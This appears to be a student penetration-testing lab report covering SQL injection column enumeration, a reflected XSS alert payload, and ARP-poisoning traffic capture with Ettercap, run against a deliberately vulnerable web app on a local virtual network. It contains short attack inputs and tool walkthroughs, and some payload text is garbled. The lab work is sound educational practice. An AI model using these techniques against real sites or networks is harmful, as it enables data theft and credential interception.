
2) SQL injection:**B.2.1 Identify if the application is vulnerable to SQL injection and exploit it if possible:**

SQL injection is a type of cybersecurity attack where the targets web applications utilizing SQL databases. It occurs when an attacker injects malicious SQL code into an application's input fields, where it unknowingly runs the malicious code.


In the below figure we are presented with a webpage that contains a text field that communicates directly with a database, and which will be a prime target for SQL injection. We open up hacker bar quantum which is a SQL injection tool available in kali Linux.




In the below figure we type some numerical data to the input field, and we load the query up using Hack-bar quantum which presents the payload that was sent to the database.




It is now possible to modify this payload in order to trick the database into giving information that it is not supposed to. In the figure below we are modifying the ID field in the payload to "order by 2--" which tells the database to get results by second column.




We keep ordering the database to get data by "order by 2--" and increasing the number of columns every time until the page crashes due to reaching out of bound for column count as seen in the figure below.




By finding the column count we get a brief understanding of the structure of the database. Now with this understanding we can merge these 2 columns and effectively gain 2 rows of data which is shown in the figure below.



Knowing the name of the database is important when writing a query to call data by specific columns as seen in the figure below the payload is modified and injected with `@@version.current_user()` which returns the database name and operating system.



Finally, to extract the data in the database knowledge from the previous examples are combined to directly calling the rows and columns we want by directly specifying the database name as shown in the example below.



B.2.2 Briefly research and explain SQL injection vulnerability. Which Cyber Security tenet this vulnerability violates:

SQL injection is a type of security vulnerability that occurs when an attacker can manipulate an application's database query or payload by inserting malicious SQL code into an input field. This vulnerability typically arises when an application lacks proper input validation. Vulnerabilities such as these give the attacker access to unauthorized data and modification or data theft is common causes of it. In cyber security vulnerabilities such as these violate the tenet of "Confidentiality".

B.2.3 What is the information that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:


In the proposed scenario lot of input fields exist on the website where the attacker could potentially exploit, and sensitive data like passwords, credit card details could be in danger, due to data breaches like this the owners of this business could suffer legal action and damage the reputation of the business.

3) XSS Scripting

B.3.1 Identify if the application is vulnerable to XSS vulnerability and exploit it if possible:

XSS stands for Cross-Site Scripting. It is a type of security vulnerability that occurs when a web application doesn't properly validate or sanitize the user inputs which could potentially allow malicious code to leak into the main webpage.

The figure shown below is the webpage that the XSS testing will be done, we start out by typing special characters into the name input field.




The below figure shows how the data we entered exists physically on the web page source code which is a bad sign for the security of the webpage.

```


9 <div class="body_padded">
10 <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
11
12 <div class="vulnerable_code_area">
13
14     <form name="XSS" action="#" method="GET">
15         <p>What's your name?</p>
16         <input type="text" name="name">
17         <input type="submit" value="Submit">
18     </form>
19
20     <pre>Hello <'my name is senesh'></pre>
21
22 </div>
23
24 <h2>More info</h2>
25
26 <ul>
27     <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.h
28     <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http
29     <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgi
30 </ul>
31 </div>

```

Now we try writing a script to see how it interacts with the page. “senesh<this page is unsafe>alert(‘XSS’)</script>” is entered into the text field as seen in the figure below the script contains code to make a pop up alert message with some text.



In the figure below we can see a popup alert message displayed which completely changes the functionality of what the page is intended for.



In the figure below shows how the input field data is merged with the actual source code of the webpage.

```
<div class="body_padded">
  <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

  <div class="vulnerable_code_area">

    <form name="XSS" action="#" method="GET">
      <p>What's your name?</p>
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </form>

    <pre>Hello <script>alert('his page is unsafe');</script></pre>

  </div>

  <h2>More info</h2>
```

B.3.2 Briefly explain XSS scripting vulnerability. Which Cyber Security Tenet this vulnerability violates:

Cross-Site Scripting (XSS) is a security vulnerability that occurs when a web page fails to properly validate or sanitize user input data and includes it in a web page source code without proper encoding. This allows an attacker to inject malicious script into the website.

Acts such as XSS violate the security tenet of Confidentiality as it can lead to the unauthorized exposure of sensitive information. By injecting malicious scripts into a website, an attacker can gain access to user credentials, session tokens, or other confidential data, compromising the privacy and confidentiality of users.

B.3.3 What are the information that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:

Attacks such as XSS in the perspective of the proposed scenario can be very dangerous as many input fields exist where the attacker can take advantage of injecting scripts into the webpage. Using this attack method attackers could gain access to database with host sensitive information of the customers and the staff and compromising such information could lead to legal action and devastating hit to the business.


C- Client-side exploits

1) Man in the Middle Attack (MiTM)


C.1.1 Show how the attacker can capture traffic from a session between a genuine user and the server side of the application:

Ettercap is a tool that can intercept network traffic and redirect it through a machine, allowing attackers to analyze the data, capture sensitive information, or inject malicious payloads into the network packets. It supports various features such as sniffing packets, ARP poisoning, session hijacking, DNS spoofing.


In the following figure below Ettercap is used to list all the available Ips in our case we are looking for 2 IP's which are the windows user machine (192.168.56.105) and the ubuntu server machine (192.168.56.104).




After searching for the Ips the 2 targets are added that we want to sniff the packets from as shown in the figure below.




With the targets selected we can execute the ARP poisoning method where the attacker machine sends forged ARP messages to the target devices, tricking them into associating the attacker's MAC address with the IP address of another legitimate device on the network.



With the target connections established we enter details to a login page on the windows machine as seen in the figure below.



With ARP poisoning and packet sniffing active the data that was sent by the windows machine is tracked as is displayed in the figure below.



C.1.2 What is the information that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:

